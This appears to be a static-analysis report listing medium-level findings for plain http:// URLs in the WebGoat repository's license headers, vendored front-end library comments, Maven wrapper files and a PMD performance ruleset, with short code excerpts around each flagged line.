1 {"version":3,"sources":["../../scss/bootstrap.scss","../../scss/_root.scss","../../scss/_reboot.scss","../../scss/_variables.scss","bootstrap.css","../../scss/mixins/_hover.scss","../../scss/_type.scs...
```

docs/vendor/bootstrap/css/bootstrap.min.css.map:1

Level Medium

```
1 {"version":3,"sources":["../../scss/bootstrap.scss","../../scss/_root.scss","../../scss/_reboot.scss","dist/css/bootstrap.css","bootstrap.css","../../scss/mixins/_hover.scss","../../scss/_type.scss","...
```

docs/vendor/font-awesome/css/font-awesome.css:2

Level Medium

```
1 /*!

2 *  Font Awesome 4.7.0 by @davegandy - http://fontawesome.io - @fontawesome

3 *  License - http://fontawesome.io/license (Font: SIL OFL 1.1, CSS: MIT License)
4 */
5 /* FONT PATH
```

docs/vendor/font-awesome/css/font-awesome.css:3

Level Medium

```
1 /*!
2 *  Font Awesome 4.7.0 by @davegandy - http://fontawesome.io - @fontawesome

3 *  License - http://fontawesome.io/license (Font: SIL OFL 1.1, CSS: MIT License)

4 */
5 /* FONT PATH
6 * ------------------------- */
```

docs/vendor/font-awesome/css/font-awesome.min.css:2

Level Medium

```
1 /*!

2 *  Font Awesome 4.7.0 by @davegandy - http://fontawesome.io - @fontawesome

3 *  License - http://fontawesome.io/license (Font: SIL OFL 1.1, CSS: MIT License)
4 */@font-face{font-family:'FontAwesome';src:url('../fonts/fontawesome-
webfont.eot?v=4.7.0');src:url('../fonts/fontawesome-webfont.eot?#iefix&v=4.7.0')
format('embedded-opentype'),url('../fonts/fontawe...
```

docs/vendor/font-awesome/css/font-awesome.min.css:3

Level Medium

```
1 /*!
2 *  Font Awesome 4.7.0 by @davegandy - http://fontawesome.io - @fontawesome

3 *  License - http://fontawesome.io/license (Font: SIL OFL 1.1, CSS: MIT License)

4 */@font-face{font-family:'FontAwesome';src:url('../fonts/fontawesome-
webfont.eot?v=4.7.0');src:url('../fonts/fontawesome-webfont.eot?#iefix&v=4.7.0')
format('embedded-opentype'),url('../fonts/fontawe...
```

docs/vendor/font-awesome/less/font-awesome.less:2

Level Medium

```
1 /*!

2 *  Font Awesome 4.7.0 by @davegandy - http://fontawesome.io - @fontawesome

3 *  License - http://fontawesome.io/license (Font: SIL OFL 1.1, CSS: MIT License)
4 */
5
```

docs/vendor/font-awesome/less/font-awesome.less:3

Level Medium

```
1 /*!
2 *  Font Awesome 4.7.0 by @davegandy - http://fontawesome.io - @fontawesome

3 *  License - http://fontawesome.io/license (Font: SIL OFL 1.1, CSS: MIT License)

4 */
5
6 @import "variables.less";
```

docs/vendor/font-awesome/less/mixins.less:31

Level Medium

```
28
29 // Only display content to screen readers. A la Bootstrap 4.
30 //
31 // See: http://a11yproject.com/posts/how-to-hide-content/
32
33 .sr-only() {
34   position: absolute;
```

docs/vendor/font-awesome/scss/font-awesome.scss:2

Level Medium

```
1 /*!
2 *  Font Awesome 4.7.0 by @davegandy - http://fontawesome.io - @fontawesome
3 *  License - http://fontawesome.io/license (Font: SIL OFL 1.1, CSS: MIT License)
4 */
5
```

docs/vendor/font-awesome/scss/font-awesome.scss:3

Level Medium

```
1 /*!
2 *  Font Awesome 4.7.0 by @davegandy - http://fontawesome.io - @fontawesome
3 *  License - http://fontawesome.io/license (Font: SIL OFL 1.1, CSS: MIT License)
4 */
5
6 @import "variables";
```

docs/vendor/font-awesome/scss/_mixins.scss:31

Level Medium

```
28
29 // Only display content to screen readers. A la Bootstrap 4.
30 //

31 // See: http://a11yproject.com/posts/how-to-hide-content/

32
33 @mixin sr-only {
34   position: absolute;
```

docs/vendor/jquery-easing/jquery.easing.compatibility.js:2

Level Medium

```
1 /*

2  * Easing Compatibility v1 - http://gsgd.co.uk/sandbox/jquery/easing

3  *
4  * Adds compatibility for applications that use the pre 1.2 easing names
5  *
```

docs/vendor/jquery-easing/jquery.easing.compatibility.js:8

Level Medium

```
5  *
6  * Copyright (c) 2007 George Smith
7  * Licensed under the MIT License:

8  *   http://www.opensource.org/licenses/mit-license.php

9  */
10
11 (function($){
```

docs/vendor/jquery-easing/jquery.easing.js:2

Level Medium

```
1 /*

2  * jQuery Easing v1.4.1 - http://gsgd.co.uk/sandbox/jquery/easing/

3  * Open source under the BSD License.
4  * Copyright © 2008 George McGinley Smith
5  * All rights reserved.
```

docs/vendor/jquery/jquery.js:506

Level Medium

```
503 *
504 * Copyright jQuery Foundation and other contributors
505 * Released under the MIT license

506 * http://jquery.org/license

507 *
508 * Date: 2016-08-08
509 */
```

docs/vendor/jquery/jquery.js:7476

Level Medium

```
7473
7474
7475 // Based off of the plugin by Clint Helfers, with permission.

7476 //
https://web.archive.org/web/20100324014747/http://blindsignals.com/index.php/2009/07/jquery-delay/

7477 jQuery.fn.delay = function( time, type ) {
7478     time = jQuery.fx ? jQuery.fx.speeds[ time ] || time : time;
7479     type = type || "fx";
```

docs/vendor/jquery/jquery.js:7701

Level Medium

```
7698 // Support: IE <=9 - 11 only
7699 // elem.tabIndex doesn't always return the
7700 // correct value when it hasn't been explicitly set


7701 //
https://web.archive.org/web/20141116233347/http://fluidproject.org/blog/2008/01/09/
getting-setting-and-removing-tabindex-values-with-javascript/

7702 // Use proper attribute retrieval(#12072)
7703 var tabindex = jQuery.find.attr( elem, "tabindex" );
7704
```

docs/vendor/jquery/jquery.js:9054

Level Medium

```
9051
9052 // Support: IE <=8 - 11, Edge 12 - 15
9053 // IE throws exception on accessing the href property if url is malformed,


9054 // e.g. http://example.com:80x/


9055 try {
9056     urlAnchor.href = s.url;
9057
```

docs/vendor/jquery/jquery.slim.js:506

Level Medium

```
503 *
504 * Copyright jQuery Foundation and other contributors
505 * Released under the MIT license


506 * http://jquery.org/license


507 *
508 * Date: 2016-08-08
509 */
```

docs/vendor/jquery/jquery.slim.js:6683

Level Medium

```
6680
6681
6682 // Based off of the plugin by Clint Helfers, with permission.


6683 //
https://web.archive.org/web/20100324014747/http://blindsignals.com/index.php/2009/
07/jquery-delay/

6684 jQuery.fn.delay = function( time, type ) {
6685     time = jQuery.fx ? jQuery.fx.speeds[ time ] || time : time;
6686     type = type || "fx";
```

docs/vendor/jquery/jquery.slim.js:6908

Level Medium

```
6905 // Support: IE <=9 - 11 only
6906 // elem.tabIndex doesn't always return the
6907 // correct value when it hasn't been explicitly set


6908 //
https://web.archive.org/web/20141116233347/http://fluidproject.org/blog/2008/01/09/
getting-setting-and-removing-tabindex-values-with-javascript/

6909 // Use proper attribute retrieval(#12072)
6910 var tabindex = jQuery.find.attr( elem, "tabindex" );
6911
```

docs/vendor/magnific-popup/jquery.magnific-popup.js:2

Level Medium

```
1 /*! Magnific Popup - v1.1.0 - 2016-02-20


2 * http://dimsemenov.com/plugins/magnific-popup/


3 * Copyright (c) 2016 Dmitry Semenov; */
4 ;(function (factory) {
5 if (typeof define === 'function' && define.amd) {
```

```
```

docs/vendor/magnific-popup/jquery.magnific-popup.js:106

Level Medium

```
103                 $.magnificPopup.instance = mfp;
104     }
105 },

106 // CSS transition detection, http://stackoverflow.com/questions/7264899/detect-css-transitions-using-javascript-and-without-modernizr

107 supportsTransitions = function() {
108     var s = document.createElement('p').style, // 's' for style. better to create an element if body yet to exist
109                 v = ['ms','O','Moz','Webkit']; // 'v' for vendor
```

docs/vendor/magnific-popup/jquery.magnific-popup.js:858

Level Medium

```
855 defaults: {
856
857     // Info about options is in docs:

858     // http://dimsemenov.com/plugins/magnific-popup/documentation.html#options

859
860     disableOn: 0,
861
```

docs/vendor/magnific-popup/jquery.magnific-popup.min.js:2

Level Medium

```
1 /*! Magnific Popup - v1.1.0 - 2016-02-20

2 * http://dimsemenov.com/plugins/magnific-popup/
```

```
3 * Copyright (c) 2016 Dmitry Semenov; */
4 !function(a){"function"==typeof
define&&define.amd?define(["jquery"],a):a("object"==typeof
exports?require("jquery"):window.jQuery||window.Zepto)}(function(a){var
b,c,d,e,f,g,h="Close",i="BeforeClose"...
```

LICENSE.txt:1

Level Medium

```
1 This file is part of WebGoat, an Open Web Application Security Project utility. For details,
please see http://www.owasp.org/

2
3 Copyright (c) 2002 - 2019 Bruce Mayhew
4
```

mvnw:11

Level Medium

```
8 # "License"); you may not use this file except in compliance
9 # with the License.  You may obtain a copy of the License at
10 #

11 #    http://www.apache.org/licenses/LICENSE-2.0

12 #
13 # Unless required by applicable law or agreed to in writing,
14 # software distributed under the License is distributed on an
```

mvnw.cmd:10

Level Medium

```
7 @REM "License"); you may not use this file except in compliance
8 @REM with the License.  You may obtain a copy of the License at
9 @REM

10 @REM    http://www.apache.org/licenses/LICENSE-2.0
```

```
11 @REM
12 @REM Unless required by applicable law or agreed to in writing,
13 @REM software distributed under the License is distributed on an
```

.mvn/wrapper/MavenWrapperDownloader.java:8

Level Medium

```
5 * you may not use this file except in compliance with the License.
6 * You may obtain a copy of the License at
7 *

8 *     http://www.apache.org/licenses/LICENSE-2.0

9 *
10 * Unless required by applicable law or agreed to in writing, software
11 * distributed under the License is distributed on an "AS IS" BASIS,
```

pmd-ruleset.xml:2

Level Medium

```
1 <?xml version="1.0" encoding="UTF-8"?>

2 <ruleset name="jpinpoint-rules" xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xsi:schemaLocation="http://pmd.sourceforge.net/ruleset/2.0.0 http://pmd.sourceforge.net/ruleset_2_0_0.xsd" xmlns="...

3 <description>jPinpoint specific rules for performance aware Java coding, sponsored by Rabobank.(jpinpoint-rules)</description>
4
5 <!-- IMPORTANT NOTICE: The content of this file is generated. Do not edit this file directly since changes may be lost when this file is regenerated! -->
```

pmd-ruleset.xml:13

Level Medium

```
10  message="Explicit CDI references need to be destroyed otherwise they leak."
11  class="net.sourceforge.pmd.lang.rule.XPathRule"
12  typeResolution="true"


13
externalInfoUrl="http://www.jpinpoint.com/doc/pmd_rules_performance.html#AvoidCDIReferenceLeak">

14 <description>Problem: A proxy object is created by CDI for explicit references, they are not de-referenced implicitly and become a memory leak. &#13;
15    Solution: Destroy the reference explicitly.
16 (jpinpoint-rules)</description>
```

pmd-ruleset.xml:65

Level Medium

```
62 </rule>
63
64 <rule name="AvoidConstantsInInterface"
class="net.sourceforge.pmd.lang.rule.XPathRule" deprecated="false" dfa="false"
language="java" message="Interface defines constants. It may expose implementation...


65
externalInfoUrl="http://www.jpinpoint.com/doc/Java+Code+Performance#JavaCodePerformance-VOEDOS04">

66    <description>Interface defines constants. Problem: Possibly exposes implementation details.  &#13;
67       Solution: Make it a Class which cannot be instantiated, or an Enum. Use static imports.
68       (jpinpoint-rules)</description>
```

pmd-ruleset.xml:87

Level Medium

```
84  dfa="false" language="java"
85  message="Avoid using DecimalFormat or ChoiceFormat as field since it is thread-unsafe."
86  typeResolution="true"


87
externalInfoUrl="http://www.jpinpoint.com/doc/Java+Code+Performance#JavaCodePerformance-IDTF01">
```

```
88 <description>Problem: java.text.DecimalFormat and java.text.ChoiceFormat are thread-unsafe. The usual solution
89     is to create a new local one when needed in a method.
90 (jpinpoint-rules)</description>
```

pmd-ruleset.xml:103

Level Medium

```
100 </rule>
101
102 <rule name="AvoidDeprecatedHttpConnectors"
class="net.sourceforge.pmd.lang.rule.XPathRule" deprecated="false" dfa="false"
language="java" message="Avoid the use of deprecated/thread-unsafe HTTP connec...

103
externalInfoUrl="http://www.jpinpoint.com/doc/Java+Code+Performance#JavaCodePerformance-IBI06" >

104     <description>Problem: Several HTTP client connection managers are thread-unsafe which may cause session data mix-up or have other issues for which they were made deprecated.&#13;
105       Solutions: Use org.apache.http.impl.conn.PoolingHttpClientConnectionManager and org.apache.http.impl.client.HttpClientBuilder. (jpinpoint-rules)</description>
106     <priority>3</priority>
```

pmd-ruleset.xml:152

Level Medium

```
149 <rule name="AvoidDuplicateAssignmentsInCases"
150      message="Avoid duplicate assignments in different switch cases"
151      class="net.sourceforge.pmd.lang.rule.XPathRule" deprecated="false" dfa="false"
language="java"

152      typeResolution="true"
externalInfoUrl="http://www.jpinpoint.com/doc/Java+Code+Quality#JavaCodeQuality-CSC01">

153     <description>
154       Problem: Potential bug: expected are different assignments in different cases.&#13;
```

155 Solution: assign different values in different cases, common assignments should be taken out of the switch.

pmd-ruleset.xml:184

Level Medium

```
181
182 <rule name="AvoidImplicitlyRecompilingRegex"
class="net.sourceforge.pmd.lang.rule.XPathRule" deprecated="false" dfa="false"
language="java" message="String regex method, Pattern.matches or FileSystem....
183 Implicitely compiles a regex pattern, can be expensive." typeResolution="true"


184
externalInfoUrl="http://www.jpinpoint.com/doc/Java+Code+Performance#JavaCodePerfor
mance-IREU01">

185     <description>A regular expression is compiled implicitely on every invocation.
Problem: this can be expensive, depending on the length of the regular expression.&#13;
186 Solution: Compile the regex pattern only once and assign it to a private static final
Pattern field. java.util.Pattern objects are thread-safe so they can be shared among threads.
187 (jpinpoint-rules)</description>
```

pmd-ruleset.xml:258

Level Medium

```
255 </rule>
256
257 <rule name="AvoidInMemoryStreamingDefaultConstructor"
class="net.sourceforge.pmd.lang.rule.XPathRule" deprecated="false" dfa="false"
language="java" message="Default capacity constructor of ByteArrayO...


258
externalInfoUrl="http://www.jpinpoint.com/doc/Java+Code+Performance#JavaCodePerfor
mance-ISIO01">

259     <description>Default constructor of ByteArrayOutputStream or StringWriter is used.
Problem: It allocates a small buffer as capacity which usually needs several expensive
expansions.&#13;
260 Solution: Presize the ByteArrayOutputStream or StringWriter with an initial
capacity such that an expansion is not needed in most cases.
261 (jpinpoint-rules)</description>
```

pmd-ruleset.xml:276

Level Medium

```
273 </rule>
274
275 <rule name="AvoidMultipleConcatStatements"
class="net.sourceforge.pmd.lang.rule.XPathRule" deprecated="false" dfa="false"
language="java" message="Multiple statements concatenate to the same String. U...

276
externalInfoUrl="http://www.jpinpoint.com/doc/Java+Code+Performance#JavaCodePerfor
mance-ISU02">

277     <description>Multiple statements concatenate to the same String. Problem: Each
statement with one or more +-operators creates a hidden temporary StringBuilder, a char[]
and a new String object, wh...
278       Solution: Use StringBulder.append.
279       (jpinpoint-rules)</description>
```

pmd-ruleset.xml:310

Level Medium

```
307 </rule>
308
309 <rule name="AvoidRecompilingPatterns"
class="net.sourceforge.pmd.lang.rule.XPathRule" deprecated="false" dfa="false"
language="java" message="Pattern.compile is used in a method. Compiling a regex pat...

310
externalInfoUrl="http://www.jpinpoint.com/doc/Java+Code+Performance#JavaCodePerfor
mance-IREU02">

311     <description>A regular expression is compiled on every invocation. Problem: this can
be expensive, depending on the length of the regular expression.&#13;
312       Solution: Usually a pattern is a literal, not dynamic and can be compiled only once.
Assign it to a private static field. java.util.Pattern objects are thread-safe so they can be
shared among ...
313       (jpinpoint-rules)</description>
```

pmd-ruleset.xml:331

Level Medium

```
328 </rule>
329
330 <rule name="AvoidRecompilingXPathExpression"
class="net.sourceforge.pmd.lang.rule.XPathRule" deprecated="false" dfa="false"
language="java" message="XPathExpression is created and compiled every time....

331
externalInfoUrl="http://www.jpinpoint.com/doc/Java+Code+Performance#JavaCodePerfor
mance-UX02">

332     <description>XPathExpression is created and compiled on every method call.
Problem: Creation XPath and compilation of XPathExpression takes time. It may slow down
your application. &#13;
333       Solution: 1. Avoid XPath usage. 2. Since XPath and XPathExpression classes are
thread-unsafe, they are not easily cached. Caching in Thread locals may be a solution.
334       (jpinpoint-rules)</description>
```

pmd-ruleset.xml:352

Level Medium

```
349 <rule name="AvoidRecreatingDateTimeFormatter"
350      message="Avoid recreating DateTimeFormatter, it is relatively expensive."
351      class="net.sourceforge.pmd.lang.rule.XPathRule" deprecated="false" dfa="false"
language="java"

352      typeResolution="true"
externalInfoUrl="http://www.jpinpoint.com/doc/Java+Code+Performance#JavaCodePerfor
mance-IDTF02">

353    <description>
354       Problem: Recreating a DateTimeFormatter is relatively expensive.&#13;
355       Solution: org.joda.time.format.DateTimeFormatter or Java 8
java.time.DateTimeFormatter is thread-safe and can be shared among threads. Create the
```

pmd-ruleset.xml:381

Level Medium

```
378 </rule>
379
380 <rule name="AvoidReflectionInToStringAndHashCode"
class="net.sourceforge.pmd.lang.rule.XPathRule" deprecated="false" dfa="false"
language="java" message="Reflection is used in toString or hashCode, wh...
```

```
381
externalInfoUrl="http://www.jpinpoint.com/doc/Java+Code+Performance#JavaCodePerformance-UUOR01">

382     <description>Problem: Reflection is relatively expensive. &#13;
383       Solution: Avoid to use reflection. Use the non-reflective, explicit way, preferably using Guava.
384       (jpinpoint-rules)</description>
```

pmd-ruleset.xml:412

Level Medium

```
409 </rule>
410
411 <rule name="AvoidSimpleDateFormat" class="net.sourceforge.pmd.lang.rule.XPathRule" deprecated="false" dfa="false" language="java" message="SimpleDateFormat is used. Since it is thread-unsafe, it needs...

412
externalInfoUrl="http://www.jpinpoint.com/doc/Java+Code+Performance#JavaCodePerformance-IDTF01">

413     <description>Problem: java.util.SimpleDateFormat is thread-unsafe. The usual solution is to create a new one when needed in a method. Creating SimpleDateFormat is relatively expensive. &#13;
414       Solution: Use a Joda-Time DateTimeFormat to create a specific DateTimeFormatter or Java 8 java.time.DateTimeFormatter. These classes are immutable, thus thread-safe and can be made static.
415       (jpinpoint-rules)</description>
```

pmd-ruleset.xml:428

Level Medium

```
425 </rule>
426
427 <rule name="AvoidStringBuffer" class="net.sourceforge.pmd.lang.rule.XPathRule" deprecated="false" dfa="false" language="java" message="StringBuffer is used. It introduces locking overhead, use StringB...

428     externalInfoUrl="http://www.jpinpoint.
```

```
com/doc/Java+Code+Performance#JavaCodePerformance-ISU01" >


429    <description>Problem: StringBuffer introduces locking overhead because it is thread
safe. Its thread-safety is rarely needed.&#13;
430       Solution: Replace StringBuffer by StringBuilder.  (jpinpoint-rules)</description>
431    <priority>3</priority>
```

pmd-ruleset.xml:443

Level Medium

```
440 </rule>
441
442 <rule name="AvoidUnconditionalBuiltLogStrings"
class="net.sourceforge.pmd.lang.rule.XPathRule" deprecated="false" dfa="false"
language="java" message="Log String is built irrespective of log level." t...


443
externalInfoUrl="http://www.jpinpoint.com/doc/Java+Code+Performance#JavaCodePerfor
mance-IL02">

444    <description>A String to be logged is built unconditionally. Problem: String building,
concatenation and/or other operations happen before the debug, trace or info method
executes, so independent ...
445       Solution: Build the String conditionally on the log level, within an if statement.
446       (jpinpoint-rules)</description>
```

pmd-ruleset.xml:475

Level Medium

```
472 </rule>
473
474 <rule name="AvoidWideScopeXPathExpression"
class="net.sourceforge.pmd.lang.rule.XPathRule" deprecated="false" dfa="false"
language="java" message="XPathExpression targets a wide scope, this is potenti...


475
externalInfoUrl="http://www.jpinpoint.com/doc/Java+Code+Performance#JavaCodePerfor
mance-UX01">

476    <description>The XPathExpression targets a wide scope since it starts with '//'.
Problem: XPath has to search in a wide scope for occurrences, this may take a while. &#13;
```

```
477       Solution: 1. Avoid XPath usage. 2. Make the scope as narrow as possible, do not start
with '//'.
478       (jpinpoint-rules)</description>
```

pmd-ruleset.xml:497

Level Medium

```
494 </rule>
495
496 <rule name="AvoidXMLGregorianCalendar"
class="net.sourceforge.pmd.lang.rule.XPathRule" deprecated="false" dfa="false"
language="java" message="XMLGregorianCalendar is used. It is slow in JAXB." typeRe...


497
externalInfoUrl="http://www.jpinpoint.com/doc/Java+Code+Performance#JavaCodePerfor
mance-IUOXAR05">

498    <description>Problem: XMLGregorianCalendar is a large object, involving substantial
processing. It is created with the poorly performing DatatypeFactory.
499       Solution: Add a converter for alternative date handling with joda-time or Java 8
java.time.
500       (jpinpoint-rules)</description>
```

pmd-ruleset.xml:518

Level Medium

```
515 </rule>
516
517 <rule name="AvoidXPathAPIUsage" class="net.sourceforge.pmd.lang.rule.XPathRule"
deprecated="false" dfa="false" language="java" message="XPathAPI is used. XPathAPI
implementation has bad performance." ...


518
externalInfoUrl="http://www.jpinpoint.com/doc/Java+Code+Performance#JavaCodePerfor
mance-UX03">

519    <description>XPathAPI is used. Problem: XPathAPI implementation is slow.&#13;
520       Solution: 1. try to avoid using XPathAPI. 2. improve performance by using jvm
parameters and possibly CachedXPathAPI.
521       (jpinpoint-rules)</description>
```

pmd-ruleset.xml:535

Level Medium

```
532 </rule>
533
534 <rule name="AvoidXPathUsage" class="net.sourceforge.pmd.lang.rule.XPathRule"
deprecated="false" dfa="false" language="java" message="XPath is used. XPath
implementation has bad performance." typeResol...


535
externalInfoUrl="http://www.jpinpoint.com/doc/Java+Code+Performance#JavaCodePerfor
mance-UX03">

536     <description>XPath is used. Problem: XPath implementation is slow.&#13;
537       Solution: 1. avoid using XPath. 2. improve performance by using jvm parameters and
possibly Cached XPath API.
538       (jpinpoint-rules)</description>
```

pmd-ruleset.xml:552

Level Medium

```
549 </rule>
550
551 <rule name="HttpClientBuilderWithoutDisableConnectionState"
class="net.sourceforge.pmd.lang.rule.XPathRule" deprecated="false" dfa="false"
language="java" message="A HttpClient builder is used and dis...


552
externalInfoUrl="http://www.jpinpoint.com/doc/Java+Code+Performance#JavaCodePerfor
mance-IBI07">

553     <description>Problem: NTLM authenticated connections and SSL/TLS connections
with client certificate authentication are stateful: they have a specific user identity/security
context per session. I...
554       Then performance will suffer due to a full TLS handshake for each request.&#13;
555       Solution: HttpClients should disable connection state tracking in order to reuse TLS
connections, since service calls for one pool have the same user identity/security context for
all sessions...
```

pmd-ruleset.xml:579

Level Medium

```
576 <rule name="ImplementEqualsHashCodeOnValueObjects"
577       message="Equals and/or hashCode is missing for a value object."
578       class="net.sourceforge.pmd.lang.rule.XPathRule" deprecated="false" dfa="false"
language="java"

579       typeResolution="true"
externalInfoUrl="http://www.jpinpoint.com/doc/Java+Code+Performance#JavaCodePerfor
mance-IncorrectequalsandhashCode">

580     <description>
581       Problem: If equals and hashCode are not defined, they don't meet the programmer's
expectations and the requirements for use with the collections API. It may result in
unexpected, undesired beh...
582       Solution: Add proper equals and hashCode methods that meet the equals-hashCode
contract to all objects which might anyhow be put in a Map, Set or other collection. If the
object should never b...
```

pmd-ruleset.xml:631

Level Medium

```
628 </rule>
629
630 <rule name="JAXBContextCreatedForEachMethodCall"
class="net.sourceforge.pmd.lang.rule.XPathRule" deprecated="false" dfa="false"
language="java" message="JAXBContext is created for each method call, wh...

631
externalInfoUrl="http://www.jpinpoint.com/doc/Java+Code+Performance#JavaCodePerfor
mance-IUOXAR04">

632     <description>Problem: JAXBContext creation is expensive because it does much class
loading.  &#13;
633       Solution: Since JAXBContext objects are thread safe, they can be shared between
requests and reused. So, reuse created instances, e.g. as singletons.
634       (jpinpoint-rules)</description>
```

pmd-ruleset.xml:646

Level Medium

```
643    </properties>
644 </rule>
645
```

```
646 <rule name="MDCPutWithoutRemove" message="MDC put is used without finally
remove." class="net.sourceforge.pmd.lang.rule.XPathRule" deprecated="false" dfa="false"
language="java" typeResolution="true" ...
```

```
647    <description>
648        MDC values are added for logging, but not removed. Problem: MDC values can leak
to other user transactions (requests) and log incorrect information. Solution: remove the
MDC value in a finally...
649        (jpinpoint-rules)</description>
```

pmd-ruleset.xml:676

Level Medium

```
673 </rule>
674
675 <rule name="MinimizeAttributesInSession"
class="net.sourceforge.pmd.lang.rule.XPathRule" deprecated="false" dfa="false"
language="java" message="Attribute is set in the session, yet not removed. This ...
```

```
676
externalInfoUrl="http://www.jpinpoint.com/doc/Java+Code+Performance#JavaCodePerfor
mance-TMSU01">
```

```
677    <description>An attribute is set in the session and not removed. Problem: This may be
a large object and data in the sessions takes heap space and stay in the session until time-out.
This may take...
678        Solution: remove the attribute if not really needed in the session, remove it from the
session as soon as possible. Alternatively, use render parameters.
679        (jpinpoint-rules)</description>
```

pmd-ruleset.xml:712

Level Medium

```
709    </properties>
710 </rule>
711
```

```
712 <rule name="ObjectMapperCreatedForEachMethodCall" message="An ObjectMapper is
created for each method call, which is expensive."
class="net.sourceforge.pmd.lang.rule.XPathRule" deprecated="false" dfa=...


713     <description>Problem: Jackson ObjectMapper creation is expensive because it does
much class loading.  &#13;
714         Solution: Since ObjectMapper objects are thread-safe after configuration in one
thread, they can be shared afterwards between requests and reused. So, reuse created
instances, from a static fi...
715         (jpinpoint-rules)</description>
```

pmd-ruleset.xml:731

Level Medium

```
728 </rule>
729
730 <rule name="UnconditionalConcatInLogArgument"
class="net.sourceforge.pmd.lang.rule.XPathRule" deprecated="false" dfa="false"
language="java" message="String concatenation (+) is executed regardless of...


731
externalInfoUrl="http://www.jpinpoint.com/doc/Java+Code+Performance#JavaCodePerfor
mance-IL01">

732     <description>Problem: String concatenation (+) is executed regardless of log level and
can be expensive. &#13;
733         Solution: Use SLF4J formatting with {}-placeholders or log and format conditionally.
(jpinpoint-rules)</description>
734     <priority>2</priority>
```

pmd-ruleset.xml:753

Level Medium

```
750 </rule>
751
752 <rule name="UnconditionalOperationOnLogArgument"
class="net.sourceforge.pmd.lang.rule.XPathRule" deprecated="false" dfa="false"
language="java" message="Operation is executed regardless of log level a...


753
externalInfoUrl="http://www.jpinpoint.com/doc/Java+Code+Performance#JavaCodePerfor
mance-IL03">
```

```
754     <description>Problem: An operation is executed regardless of log level. This could be
much processing while the result is typically not used. Detected are obj.toString() and
operations with one or...
755         Solution: Execute the operation only conditionally and utilize SLF4J formatting with
{}-placeholders.  (jpinpoint-rules)</description>
756     <priority>2</priority>
```

pmd-ruleset.xml:806

Level Medium

```
803 </rule>
804
805 <rule name="UsingSuppressWarnings" class="net.sourceforge.pmd.lang.rule.XPathRule"
deprecated="false" dfa="false" language="java" message="Using SuppressWarnings."
typeResolution="true"

806     externalInfoUrl="http://www.jpinpoint.com/doc/Java+Code+Performance">

807     <description>(Informative) Problem: This rule detects problems, suppressing them
without full knowledge can lead to the problems this rule is trying to prevent. &#13;
808         Solution: Suppress warnings judiciously based on full knowledge and report reasons
to suppress (false positives) to the rule maintainers so these can be fixed. (jpinpoint-
rules)</description>
809     <priority>4</priority>
```

pmd-ruleset.xml:826

Level Medium

```
823 </rule>
824
825 <rule name="UsingSuppressWarningsHighRisk"
class="net.sourceforge.pmd.lang.rule.XPathRule" deprecated="false" dfa="false"
language="java" message="Using SuppressWarnings for a rule that is meant to pr...

826     externalInfoUrl="http://www.jpinpoint.com/doc/Java+Code+Performance">

827     <description>(Informative) Problem: This rule detects high risk problems,
suppressing them without full knowledge can lead to incidents like customer data mix-up,
corrupt data, server crashes or v...
828         Solution: Suppress warnings judiciously based on full knowledge and report reasons
to suppress (false positives) to the rule maintainers so these can be fixed.
```

```
(jpinpoint-rules)</description>
829    <priority>4</priority>
```

pmd-ruleset.xml:1050

Level Medium

```
1047 <rule name="AvoidCompletionServiceTake"
1048      message="Avoid completionService.take, use poll"
1049      class="net.sourceforge.pmd.lang.rule.XPathRule" deprecated="false" dfa="false"
language="java"

1050      typeResolution="true"
externalInfoUrl="http://www.jpinpoint.com/doc/Java+Code+Performance#JavaCodePerfor
mance">

1051    <description>
1052       Problem: take() stalls indefinitely in case of hanging threads and consumes a
thread.&#13;
1053       Solution: use poll() with a timeout value and handle the timeout.
```

pmd-ruleset.xml:1085

Level Medium

```
1082 <rule name="AvoidFutureGetWithoutTimeout"
1083      message="Avoid future.get without timeout"
1084      class="net.sourceforge.pmd.lang.rule.XPathRule" deprecated="false" dfa="false"
language="java"

1085      typeResolution="true"
externalInfoUrl="http://www.jpinpoint.com/doc/Java+Code+Performance#JavaCodePerfor
mance">

1086    <description>
1087       Problem: Stalls indefinitely in case of hanging threads and consumes a
thread.&#13;
1088       Solution: Provide a timeout value and handle the timeout.
```

pmd-ruleset.xml:1150

Level Medium

```
1147 <rule name="AvoidMutableStaticFields"
1148      message="Avoid non-final or mutable static fields. Make final immutable or access thread-safely and use @GuardedBy."
1149      class="net.sourceforge.pmd.lang.rule.XPathRule" deprecated="false" dfa="false" language="java"

1150      typeResolution="true" externalInfoUrl="http://www.jpinpoint.com/doc/Java+Code+Performance#JavaCodePerformance-TUTC08">
1151    <description>
1152        Problem: Multiple threads typically access static fields. Unguarded assignment to a mutable or non-final static field is thread-unsafe and may cause corruption or visibility problems. To make ...
1153        Solution: Make the fields final and unmodifiable.  If they really need to be mutable, make access thread-safe: use synchronized and @GuardedBy or use volatile. Consider lock contention.&amp;#13;
```

pmd-ruleset.xml:1195

Level Medium

```
1192    </properties>
1193 </rule>
1194

1195 <rule name="AvoidThreadUnsafeJaxbUsage" message="A JAXB Marshaller, Unmarshaller or Validator is used in a thread-unsafe way." class="net.sourceforge.pmd.lang.rule.XPathRule" deprecated="false" dfa="f...

1196    <description>Problem: JAXB Marshaller, Unmarshaller and Validator are not thread-safe.  &amp;#13;
1197        Solution: Create a new instance every time you need to marshall, unmarshall or validate a document.
1198        (jpinpoint-rules)</description>
```

pmd-ruleset.xml:1219

Level Medium

```
1216 <rule
name="AvoidUnguardedAssignmentToNonFinalFieldsInObjectsUsingSynchronized"
1217      message="Avoid unguarded assignments to non-final fields in objects using
synchronized. Access thread-safely and use @GuardedBy."
1218      class="net.sourceforge.pmd.lang.rule.XPathRule" deprecated="false" dfa="false"
language="java"


1219      typeResolution="true"
externalInfoUrl="http://www.jpinpoint.com/doc/Java+Code+Performance#JavaCodePerfor
mance-TUTC07">

1220    <description>
1221        Problem: Multiple threads typically access fields of an object using synchronized.
Unguarded assignment to a non-final field is thread-unsafe and may cause corruption or
visibility problems. T...
1222        Solution: Make the fields final and unmodifiable.  If they really need to be mutable,
make access thread-safe: use synchronized and jcip @GuardedBy or use volatile.&#13;
```

pmd-ruleset.xml:1254

Level Medium

```
1251 <rule name="AvoidUnguardedAssignmentToNonFinalFieldsInSharedObjects"
1252      message="Avoid unguarded assignments to non-final fields in objects shared among
threads. Access thread-safely and use @GuardedBy."
1253      class="net.sourceforge.pmd.lang.rule.XPathRule" deprecated="false" dfa="false"
language="java"


1254      typeResolution="true"
externalInfoUrl="http://www.jpinpoint.com/doc/Java+Code+Performance#JavaCodePerfor
mance-TUTC07">

1255    <description>
1256        Problem: Multiple threads typically access fields of a singleton or may access fields
